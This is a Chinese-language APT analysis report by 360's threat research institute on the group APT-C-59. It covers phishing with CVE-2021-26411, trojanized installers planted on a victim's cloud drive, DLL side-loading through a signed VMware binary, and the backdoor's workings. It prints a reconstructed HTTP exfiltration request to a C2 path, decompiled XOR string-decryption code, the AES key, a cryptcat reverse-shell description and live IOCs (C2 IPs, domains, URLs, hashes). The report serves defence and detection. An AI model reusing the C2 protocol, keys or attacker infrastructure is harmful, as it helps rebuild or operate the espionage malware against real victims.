
mp.weixin.qq.com/s/WBpML3BTxFPHmBgyunmEEA

2021年上半年，360高级威胁研究院发现了来自同一个新APT组织的多起攻击活动，根据该组织的攻击特征分析显示，我们发现其相关攻击行动未与目前已知APT组织关联，同时我们观察到该组织的两次攻击行动中都使用了0day漏洞攻击手段，所以将其背后的攻击者命名编号为APT-C-59（芜琼洞）。APT-C-59（芜琼洞）组织的最早的攻击活动可以追溯到2020年8月，早期该组织就利用了部分浏览器的伪协议0day漏洞攻击我国相关单位，同时还攻击了越南地区的部分受害者。通过攻击数据综合分析，我们可以看到该组织的攻击目标地区是以东亚和东南亚为主，涉及政府、智库、媒体、医疗多个行业。

1. 攻击过程分析

APT-C-59（芜琼洞）组织在攻击行动中习惯利用正常应用vmnat.exe（Vmware程序的组件）加载恶意程序，同时利用0day漏洞，云盘投毒，诱饵文档等多种方式投递恶意载荷。



1.1 载荷投递方式


时间	载荷投递方式	受害者行业
2021.1	通过钓鱼邮件发送包含浏览器漏洞（CVE-2021-26411）的链接	智库
2021.3	存放于内部云盘站点的恶意安装包，攻击者疑似取得站点控制权	媒体
2021.5	通过钓鱼邮件发送恶意安装包	医疗

1.1.1 CVE-2021-26411漏洞

CVE-2021-26411漏洞最早曾被安全厂商披露被已知APT组织利用，而该0day漏洞在野攻击的同一时间点，我们发现该0day漏洞也被另外一支APT组织，也就是APT-C-59（芜琼洞）组织使用。APT-C-59（芜琼洞）组织利用CVE-2021-26411漏洞针对我国智库行业进行了攻击，相关漏洞攻击活动时间线如下:

1.1.2 云盘投毒

APT-C-59（芜琼洞）组织在攻击行动中会通过入侵攻击目标的云盘网站进行了投毒攻击，该组织将恶意安装包放入攻击目标单位的私有云盘中（https://yp.oa.xxx.cn/yunpan/index.php/apps/files/ ），该恶意安装包是相关目标办公环境中的常用软件，由于该云盘需要身份认证后才能访问，可以推断攻击者已经获取了云盘网站权限或云盘关键用户的权限，进而修改了原本正常的安装包文件。
受害者下载的（其中一款）恶意安装包伪装成威速公司的一款视频会议软件，并在图标、文件信息等元素与正常的安装包保持一致。受害者执行该程序后，会释放正常的软件安装包并运行起来迷惑受害者，同时在后台执行恶意程序。



我们发现恶意安装文件统计情况:

产品	文件名	MD5	编译时间	原安装包md5
威速视频会议	launcher_setup.exe	95590e42eb5962ee579f3a75bd2d4f1d	2021/1/19 19:19	DDF4DCBD7139C2908F099B3B8B48E7EF
威速视频会议	launcher_setup.exe	d2ea8a53e5db1b1d78bdc08d66bc1cf6	2021/2/10 9:34	DDF4DCBD7139C2908F099B3B8B48E7EF
mythicsoft文件搜索工具	FileLocator Pro 8.5 Build 2912.exe	0782A0D6313FBB19A61D1FDC59234812	2021/2/10 9:34	1F880A42EF85C626CB7263DC94A52C97
mythicsoft文件搜索工具	FileLocator Pro 8.5 Build 2912.exe	DA74F7B01965321E3DE86BEB59130B74	2021/1/19 19:19	1F880A42EF85C626CB7263DC94A52C97
mythicsoft文件搜索工具（免安装版）	FileLocatorProPortable.exe	29F84B0C138F0A8C3B1F6C9A43911984	2021/2/10 9:34	C3BAF093EAAF2098E080CB18A4D331DF


恶意安装包文件末尾都存在标识“INTELHIPERPROJEC”。

```
2F:8790h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
2F:87A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
2F:87B0h: 00 00 00 00 00 00 00 00 00 00 79 7F 28 00 29 04 ..........y.(.).
2F:87C0h: 07 00 49 4E 54 45 4C 48 49 50 45 52 50 52 4F 4A ..INTELHIPERPROJ
2F:87D0h: 45 43 02 00 00 00                              EC....
```


1.1.3 鱼叉邮件

APT-C-59（芜琼洞）组织会通过精心设计的邮件客户端安全升级通知作为诱饵，针对目标进行社工鱼叉邮件攻击，受害者通过邮件下载安装恶意插件后中招。

在相关攻击活动中，恶意诱饵文件会伪装为网易邮箱程序的正常插件。恶意后门插件会安装到C:\Program Files (x86)\Common Files\Netease\Webmail\plugins目录，其中netcmplugin.dat（配置文件）、shfolder.dll、npLBPlugin.dll为恶意后门文件，其余为正常文件。



nmplugin_setup.exe安装包本体为自解压程序，点击执行后的进程链如下图。



攻击者利用了dll劫持技术，使netcmplugin.exe加载自定义的SHFOLDER.dll，最终加载后门程序npLBPlugin.dll。netcmplugin.exe文件本身为白文件，其实际为vmnat.exe，拥有VMvare公司的签名。这种攻击方式在后续攻击行动中也经常用到。

1.2 恶意载荷分析

1.2.1 后门程序

程序收集受害者信息上传到远程服务器，并按照从远程下载的配置文件指示完成屏幕截图，文件执行等功能。

http请求

下图是根据程序逻辑，构造出的信息回传时程序发送的http包的内容。

```
POST /cloud/360log/safemon.php HTTP/1.1
Content-Type: multipart/form-data; boundary=--BB-CCDD-BOUNDARY
Content-Length: 1234

----BB-CCDD-BOUNDARY
Content-Disposition: form-data; name="link0"

P
----BB-CCDD-BOUNDARY
Content-Disposition: form-data; name="info0"

xxx_2021
----BB-CCDD-BOUNDARY
Content-Disposition: form-data; name="file"; filename="17616_1282021"
Content-Type: application/octet-stream

文件数据
```

各阶段http请求包的内容结构相似，汇总整理如下。

阶段	Content-Disposition	Data
信息回传	name=”link0”	P
	name=”info0”	xxx_2021
	name=”file”; filename=”17616_1282021”	文件数据
压缩包下载	name=”link0”	T
	name=”info0”	xxx_2021
屏幕截图上传	name=”link0”	I
	name=”info0”	xxx_2021
	name=”file”; filename=”161428_1292021”	文件数据
命令执行响应	name=”link0”	D
	name=”info0”	xxx_2021

配置文件解析

程序会在当前目录写入一个配置文件，包含一些常用信息。

```
[Cloud-Protection_CENTER]
CENTER_T=FBROFxRO
CENTER_P=T1AKVx5RCBVHFwpMCRVKEApPFRxRVEUQQEIRVQsdS0sLQwsbQ1YqawoOT1Q=
```

在回传完信息后，程序会从远程下载压缩包文件，压缩包中同样包含一个配置文件，用于指示后续动作。配置文件各字段的意义汇总如下。

Cloud-Protection_CENTER	CENTER_T	加密字符串	通讯时间间隔
	CENTER_P	加密字符串	c&c
	CENTER_D	0/1	是否为本程序创建持久化计划任务
FILES	COUNT	数值	压缩包内除配置文件外的文件数量
	FILE_x（x为索引值）	文件路径	指示同名文件要释放的路径
	CON_CH	T/F	重新设置c2和通讯时间间隔
	SCREEN	T/F	屏幕截图上传
	AR	索引	为指定索引的文件创建计划任务
	EXECUTION	索引	执行命令“forfiles.exe /p c:\windows\system32 /m notepad.exe /c”，要执行的文件由索引指定。

加解密

字符串通过异或0x5a加密，这也是同类型样本的一个很重要的特征。

```
sub_10006A80(&Memory, 0, -1);
for ( i = 0; i < v12; ++i )
{
  v7 = &Memory;
  v8 = &Srca;
  if ( v13 >= 0x10 )
    v7 = Memory;
  if ( v16 >= 0x10 )
    v8 = Srca;
  v8[i] = v7[i] ^ 0x5A;
}
```

配置文件中的信息通过异或一个3字节的异或表实现解密。

```
qmemcpy(key, "'$~", 3);
v18 = 15;
v17 = 0;
LOBYTE(Memory[0]) = 0;
sub_10006A80(v13, 0, -1);
v6 = 0;
for ( LOBYTE(v20) = 1; v6 < v14; ++v6 )
{
  v7 = v13;
  v8 = Memory;
  if ( v15 >= 0x10 )
    v7 = v13[0];
  if ( v18 >= 0x10 )
    v8 = Memory[0];
  *(v8 + v6) = *(v7 + v6) ^ key[v6 % 3u];
}
```


上传受害者信息文件和下载压缩包时，程序使用AES加密，加密key为”472560CE0B4f755c126c9e54254f22DD”（”dT3&8Ho7u@*aU^!O”的md5），iv为0x00 * 16（注意key的大小字母，不同样本key可能会改变）。加密后的文件结构如图所示。

```
Address  0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  Dump
00000000 09 05 01 02 03 02 00 02 01 00 05 02 00 01 07 05 ................
00000010 09 01 03 00 09 02 08 06 05 c3 25 07 47 98 12 87 .........?.G..?□
00000020 59 ff d5 a8 d9 a2 26 a4 87 f2 0f 53 17 9a 26 72 Y  炸佗&  ?S.?r□□
00000030 e3 64 13 9b f1 7f a3 6f e2 f1 d7 f6 63 05 65 13 鉚.湮.  怦做c.e.□
```

不同颜色表示区域的含义依次是:
1.固定编码
2.时间戳
3.加密填充的字节，十进制，大端序
4.固定编码
5.aes加密数据，直到文件末尾


1.2.2 白利用

后门程序会将压缩包文件内包含的后续载荷释放到C:\ProgramData\Comms\VMWare*目录。



后续的执行流程如下。

SHFOLDER.DLL会在计划任务\Microsoft\Windows\NetTrace\GatherNetworkInfo中添加action执行当前程序来实现持久化。早期的SHFOLDER.DLL会直接加载下载器文件，最新发现的SHFOLDER.DLL映射系统目录下的adsnt.dll文件，将下载器文件填充到adsnt.dll的映射的内存后加载执行。
下载器程序从配置信息获取c2，从远程下载插件执行来实现具体功能。该程序与远程服务器的通讯流程如下图所示。




下载器的行为十分谨慎，通信的流量使用https协议，插件映像数据被保存到注册表中。

1.2.3 反弹shell

部分压缩包释放了VMCret.exe文件，它的功能是反弹一个cmd shell到远程地址。通过对比该程序的代码来自crypcat (encrypting netcat, http://cryptcat.sourceforge.net/info.php)，在此之上做的修改是嵌入了要连接的ip和执行cmd.exe命令。样本输出的调试字符串中多个以“Intel x86/64 uplink”开始，暂时没有发现该字符串的已知攻击关联。该样本应该不在当前攻击流程中承担主要功能，但是类似的样本也在该组织的早期行动中出现过。

2. 关联数据分析

通过对APT-C-59（芜琼洞）组织所有已有样本的编译时间进行统计分析，我们发现攻击者活跃作息处于我国临近地区的时间。



同时该组织的样本也暴露一些包含攻击者信息特征：
1. 恶意安装包的pdb信息：“D:\5. Source\BR\Mulan\Mulan\Release\Win32Project.pdb”
2. Cryptcat的暴露的信息:“#wangshaoliu”，“#superbit_host”，“#NONPROFIT_JP ”

附录 IOC

62.112.8.79:13

37.120.140.233:65505

190.2.147.128:80

88.150.227.110:80

66.70.220.100:25/443/65505

89.38.99.11:80/8443

common.js.ftp.sh

hao.360.mooo.com

itoxtlthpw.com

https://common.js.ftp.sh/ee/en.html

http://hao.360.mooo.com/cloud/360log/safemon.php

http://190.2.147.128/sangfor/cloud/edrTL.php

http://itoxtlthpw.com/html/act/license.php

95590e42eb5962ee579f3a75bd2d4f1d

d2ea8a53e5db1b1d78bdc08d66bc1cf6

0782A0D6313FBB19A61D1FDC59234812

DA74F7B01965321E3DE86BEB59130B74

29F84B0C138F0A8C3B1F6C9A43911984

7fbdf64d370f60c1b375989579a9466f

64a44595dbe1c19d1a666ea92b80e2ea

fe39b7713f040e839f54edc42af7b63a

63b80446ff4cefa9db70f6cdffaa6a05

256fddb1ba3742b68935fa0b2af433d5

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。